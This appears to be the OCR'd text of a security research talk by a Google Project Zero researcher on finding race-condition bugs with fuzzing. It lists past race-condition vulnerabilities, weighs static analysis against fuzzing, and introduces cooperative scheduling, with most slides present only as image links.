Catch Me If You Can

Ned Williamson @ Google Project Zero

whoami

- Researcher at Google Project Zero since 2020
- Focus on avant-garde fuzzing
- Enjoy low-level research: embedded systems, browser IPC, kernels

Race Condition Bugs are Highly Relevant to Security


- XNU: Flow Divert Race Condition Use After Free (2022)
- XNU: kernel use-after-free in mach_msg (2021)
- Linux: unix GC memory corruption by resurrecting a file reference through RCU (2021)
- Chrome: Data race in HRTFDatabaseLoader::WaitForLoaderThreadCompletion (2021)
- Android NFC: Type confusion due to race condition during tag type change (2021)
- Android Linux: fix binder UAF when releasing todo list (2020)
- Samsung: UAF via missing locking in SEND_FILE_WITH_HEADER handler (2019)
- iOS/macOS: Race in XNU's mk_timer_create_trap() can lead to type confusion (2019)
- Linux: Dirty COW (2016)

Problem: They’re Hard to Find


- Static analysis
  - Works today
  - Scales poorly
  - Requires fine-grained descriptions
- Dynamic analysis (fuzzing)
  - Works well today with single-threaded targets.
  - Can’t handle nondeterminism of multi-threaded targets.
  - Even if we could, there’s an exponential search space.

How Scheduling Works

Cooperative Scheduling



Cooperative Scheduling



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

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

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

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

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

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

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

